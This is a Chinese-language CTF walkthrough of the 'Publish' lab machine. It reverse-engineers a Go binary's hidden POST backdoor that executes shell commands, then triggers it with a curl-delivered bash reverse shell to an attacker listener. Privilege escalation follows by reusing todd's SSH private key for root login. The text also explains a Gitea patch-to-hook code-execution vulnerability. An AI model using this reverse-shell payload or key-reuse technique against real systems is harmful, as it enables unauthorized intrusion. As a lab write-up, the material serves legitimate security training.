
逆向部署版二进制，找核心的业务函数：



虽然前面的 SQL 注入并没有什么信息，但是帮我们定位了关键业务逻辑函数：

```
main.loginHandler
main.searchHandler
```

其中 `.searchHandler` 包含 `os_exec_Command` ：



```
79  v56.str = (uint8 *)"ll104567";
80  v56.len = 8;
81  v34 = net_http__ptr_Request_FormValue(v3, v56);
82  if ( !v34.len )
83  {
84    r = ra;
85  LABEL_12:
86    v5 = net_url__ptr_URL_Query(r->URL);
87    v57.str = (uint8 *)"q";
88    v57.len = 1;
89    v49 = net_url_Values_Get(v5, v57);
90    if ( v49.len )
194 v25 = 2;
195 a.cap = (__int64)"-c";
196 v26 = v34;
197 v46.str = (uint8 *)"sh";
198 v46.len = 2;
199 v50.array = (string *)&a.cap;
200 v50.len = 2;
201 v50.cap = 2;
202 v4 = os_exec_Command(v46, v50);
203 v45 = os_exec__ptr_Cmd_CombinedOutput(v4);
204 v35 = runtime_slicebytetostring(0, v45._r0.array, v45._r0.len);
205 v12 = v35.str;
206 v13 = v35.len;
207 if ( v45._r1.tab )
208 {
209   v41 = (string)((retval_789D65 (__golang *)(void *))v45._r1.tab->Fun[0])(v45._r1.data);
210   v33.str = (uint8 *)"\nError: ";
211   v33.len = 8;
212   v36 = runtime_concatstring3(0, v35, v33, v41);
213   v12 = v36.str;
214   v13 = v36.len;
215 }
216 v53.Query.str = 0;
217 v53.Query.len = 0;
218 v53.Result.str = v12;
219 v53.Result.len = v13;
220 main_render(w, v53);
221 }
```

还原逻辑：


```go
if r.Method == "POST" {
    cmd := r.FormValue("ll104567")
    if cmd != "" {
        output, err := exec.Command("sh", "-c", cmd).CombinedOutput()

        result := string(output)
        if err != nil {
            result += "\nError: " + err.Error()
        }

        render(w, PageData{Result: result})
        return
    }
}
```

也可以直接 diff 一下这两份文件：

```
go tool objdump -s 'main\.searchHandler' web-query/main-amd64 > public.txt
go tool objdump -s 'main\.searchHandler' main-amd64 > target.txt
diff -u public.txt target.txt
```



```
+  main.go:99    0x789c94    488b11                  MOVQ 0(CX), DX
+  main.go:99    0x789c97    813a504f5354            CMPL 0(DX), $0x54534f50
+  main.go:99    0x789c9d    0f1f00                  NOPL 0(AX)
+  main.go:99    0x789ca0    0f850c010000            JNE 0x789db2
+  main.go:99    0x789ca6    48898c2440010000        MOVQ CX, 0x140(SP)
+  main.go:100   0x789cae    4889c8                  MOVQ CX, AX
+  main.go:100   0x789cb1    488d1d00c91300          LEAQ 0x13c900(IP), BX
+  main.go:100   0x789cb8    b908000000              MOVL $0x8, CX
+  main.go:100   0x789cbd    0f1f00                  NOPL 0(AX)
+  main.go:100   0x789cc0    e8bb23fbff              CALL net/http.(*Request).FormValue(SB)
+  main.go:101   0x789cc5    4885db                  TESTQ BX, BX
+  main.go:101   0x789cc8    750d                    JNE 0x789cd7
+  main.go:112   0x789cca    488b8c2440010000        MOVQ 0x140(SP), CX
+  main.go:101   0x789cd2    e9db000000              JMP 0x789db2
+  main.go:102   0x789cd7    48c78424e800000002000000  MOVQ $0x2, 0xe8(SP)
+  main.go:102   0x789ce3    488d1596911300          LEAQ 0x139196(IP), DX
+  main.go:102   0x789cea    48899424e0000000        MOVQ DX, 0xe0(SP)
+  main.go:102   0x789cf2    48899c24f8000000        MOVQ BX, 0xf8(SP)
+  main.go:102   0x789cfa    48898424f0000000        MOVQ AX, 0xf0(SP)
+  main.go:102   0x789d02    488d0575911300          LEAQ 0x139175(IP), AX
+  main.go:102   0x789d09    bb02000000              MOVL $0x2, BX
+  main.go:102   0x789d0e    488d8c24e0000000        LEAQ 0xe0(SP), CX
+  main.go:102   0x789d16    4889df                  MOVQ BX, DI
+  main.go:102   0x789d19    4889de                  MOVQ BX, SI
+  main.go:102   0x789d1c    0f1f4000                NOPL 0(AX)
+  main.go:102   0x789d20    e8fb57fdff              CALL os/exec.Command(SB)
+  main.go:102   0x789d25    e81686fdff              CALL os/exec.(*Cmd).CombinedOutput(SB)
```

会发现部署版新增 POST 分支，读取 `ll104567` 参数，并通过 `exec.Command("sh", "-c", 参数)` 执行命令。

隐藏字段命令执行

先在 Kali 起监听：

```
nc -lvnp 5555
```

```
curl -sS -X POST --data-urlencode "ll104567=nohup bash -c 'bash -i >&
/dev/tcp/192.168.64.39/5555 0>&1' >/dev/null 2>&1 </dev/null &"
http://192.168.64.50:8080/search
```

```
┌──(daochunhan㉿kali)-[~]
└─$ nc -lvnp 5555
Listening on 0.0.0.0 5555
Connection received on 192.168.64.51 55776
bash: cannot set terminal process group (671): Inappropriate ioctl for device
bash: no job control in this shell
todd@Publish:/$ id
id
uid=1000(todd) gid=1000(todd) groups=1000(todd),100(users)
todd@Publish:/$ cat ~/user.txt
cat ~/user.txt
flag{user-71e8307f0001862b3dede2da14ed38be}
todd@Publish:/$
```

从 Gitea 的 `git` 权限横向到 `todd`，稳定一下 shell：

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
# Ctrl + Z
stty raw -echo; fg
```

```
┌──(daochunhan㉿kali)-[~]
└─$ stty raw -echo; fg
[1]  + continued  nc -lvnp 5555

todd@Publish:/$ export TERM=xterm
todd@Publish:/$ export SHELL=/bin/bash
todd@Publish:/$ stty rows 40 cols 120
todd@Publish:/$ reset
todd@Publish:/$ ^C
todd@Publish:/$ id
uid=1000(todd) gid=1000(todd) groups=1000(todd),100(users)
todd@Publish:/$
```

root

todd 枚举

做本地提权枚举：

```
sudo -l
```

```
todd@Publish:/$ sudo -l
[sudo] password for todd:
sudo: a password is required
todd@Publish:/$
```

`sudo -l` 要求输入 `todd` 的密码，当前无法直接查看 sudo 规则，检查了常见提权面但是没有可用的线索，

前面的流程中已经发现了数据库 DSN、用户表密码等多处凭据线索，但前面验证的凭据均没有直接存在凭据复用，因此继续按照凭据复用的思路进一步检查

todd 私钥

先检查 `todd` SSH 文件：

```
ls -la /home/todd/.ssh
```

```
todd@Publish:/$ ls -la /home/todd/.ssh
total 28
drwx------ 2 todd todd 4096 Jul 28 23:59 .
drwx------ 3 todd todd 4096 Jul 28 23:58 ..
-rw-r--r-- 1 todd todd  566 Jul 28 23:58 authorized_keys
-rw------- 1 todd todd 2602 Jul 28 23:57 id_rsa
-rw-r--r-- 1 todd todd  566 Jul 28 23:57 id_rsa.pub
-rw------- 1 todd todd  978 Jul 28 23:59 known_hosts
-rw-r--r-- 1 todd todd  142 Jul 28 23:59 known_hosts.old
todd@Publish:/$
```

`.ssh` 目录中存在 `id_rsa`、`id_rsa.pub` 和 `authorized_keys`

在当前 `todd` 权限下可以读取 `/home/todd/.ssh/id_rsa`，将它作为 SSH 登录凭据继续验证。

```
cat /etc/ssh/sshd_config
```

```
# Authentication:

#LoginGraceTime 2m
PermitRootLogin yes
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10

#PubkeyAuthentication yes
```

```
PermitRootLogin yes
```

`PermitRootLogin yes` 表明 SSH 服务允许 root 登录，因此可以结合刚才发现的私钥测试 root 的密钥复用情况。

SSH 密钥复用

将 `/home/todd/.ssh/id_rsa` 使用 `scp` 复制到 Kali，在 Kali 上限制私钥权限后登录：

```
chmod 600 todd_id_rsa
ssh -i todd_id_rsa root@192.168.64.50
```

```
┌──(daochunhan㉿kali)-[~/Desktop/CTF]
└─$ chmod 600 todd_id_rsa

┌──(daochunhan㉿kali)-[~/Desktop/CTF]
└─$ ssh -i todd_id_rsa root@192.168.64.50
Linux Publish 7.1.5-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.1-6.1~trixie (2026-07-27) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 28 23:59:17 2026 from ::1
root@Publish:~# id
uid=0(root) gid=0(root) groups=0(root)
root@Publish:~# cat /root/root.txt
flag{root-093a441b0ca7c95a566ce26bba74b00b}
root@Publish:~#
```

Review

Release 版本预期解法

在 Gitea 公开仓库中，除了源码外，还可以直接下载 Release 中的编译产物。这里存在一个思维定势：认为 Release 二进制应该和公开仓库中的源码版本完全一致。

本题的关键在于：

> `Release` 中的编译产物与公开仓库中的二进制并不一定完全相同

本题中，Release 提供的编译产物正是服务实际运行的版本。

因此，可以直接下载 Release 中的 `main-amd64`，对其进行哈希对比或逆向分析，发现其中新增的隐藏 POST 分支。后续对 `ll104567` 参数和命令执行逻辑的分析，与前文相同。

Go 逆向

先前接触 Go 逆向较少，Go 程序在 IDA 中的反编译结果通常比较复杂，直接从函数逻辑入手不容易快速定位关键代码。即使找到 `main.main`，也不一定能直接看到核心参数处理逻辑。

因此，这里可以先在 Functions 窗口中搜索 `main`，结合前面公开源码提供的函数名称和路由信息，快速定位到 `main.searchHandler` 等核心 Handler 函数，再围绕参数处理和命令执行逻辑进行分析。

Gitea CVE-2026-60004

> Gitea 的 `diffpatch` 将可控制的 patch 交给 Git 处理时，触发了 Git 的三路合并逻辑，使本应只存在于索引中的文件被写入 bare 仓库的 hooks 目录，最终被 Git 当作真实 hook 执行。

受影响版本为：

```
>= 1.17, < 1.27.1
```

漏洞代码位于 [v1.24 源码 /services/repository/files/patch.go](#)，
源码中没有自己解析 patch，而是直接让 Git 处理，核心逻辑如下：


```
cmdApply := gitcmd.NewCommand(
    "apply",
    "--index",
    "--recount",
    "--cached",
    "--binary",
)

if git.DefaultFeatures().CheckVersionAtLeast("2.32") {
    cmdApply.AddArguments("-3")
}
```

如果 Git 版本 >= 2.32，会执行 `-3`：普通 apply 失败，尝试三路合并。

普通仓库中：

```
/repo/
├── README.md
├── hooks/
│   └── post-index-change       ← 普通文件
└── .git/
    └── hooks/
        └── post-index-change   ← Git Hook
```

所以普通仓库里，patch 添加 `hooks/post-index-change` 不会在 `.git/hooks/` 中。

但是 Gitea 使用的是临时 bare 仓库没有 `.git` 子目录：

```
/repo.git/hooks/post-index-change
```

`/repo.git` 本身就是 $GIT_DIR，源码用了：

```
--cached # 只更新 Git index，不把文件写入实际文件系统
```

因此， patch 需要同时控制：

```
路径：hooks/post-index-change
权限：100755
内容：可控制的 Shell 脚本
```

第一次提交 patch 后， `hooks/post-index-change` 先被加入 index。

再次提交完全相同的 patch，相当于要求 Git 再次新增 `hooks/post-index-change` 。但 index 中已经存在这个路径，于是出现 **add/add 冲突**，正常情况下 Git 应该直接失败。

但当 Git 版本 >= 2.32 时，源码会为 `git apply` 添加 `-3` 参数。普通 apply 失败后，Git 会尝试进行三路合并回退。

漏洞点在回退流程中：Git 会把 index 中的冲突路径检出到临时 bare 仓库的文件系统：

```
index 中的 hooks/post-index-change
→ 被真正写到 bare 仓库根目录
→ $GIT_DIR/hooks/post-index-change
```

`post-index-change` 是 Git 认可的 Hook 名称。

Git 更新 index 时会检查：

```
$GIT_DIR/hooks/post-index-change
```

发现它存在且可执行，就自动运行。

Gitea 服务进程以 `git` 用户运行，启动的 `git apply` 和 Git Hook 都继承这个身份：

```
Gitea 服务用户：git
        ↓
git apply 进程：git
        ↓
post-index-change：git
```

触发链：

```
第一次 patch
→ 恶意文件进入 index

第二次 git apply 相同 patch
→ add/add 冲突

-3 三路合并
→ 文件从 index 落到 $GIT_DIR/hooks/post-index-change

Git 继续完成本次 index 更新
→ 本次 index 更新流程调用 post-index-change
→ 执行落盘的可控脚本
```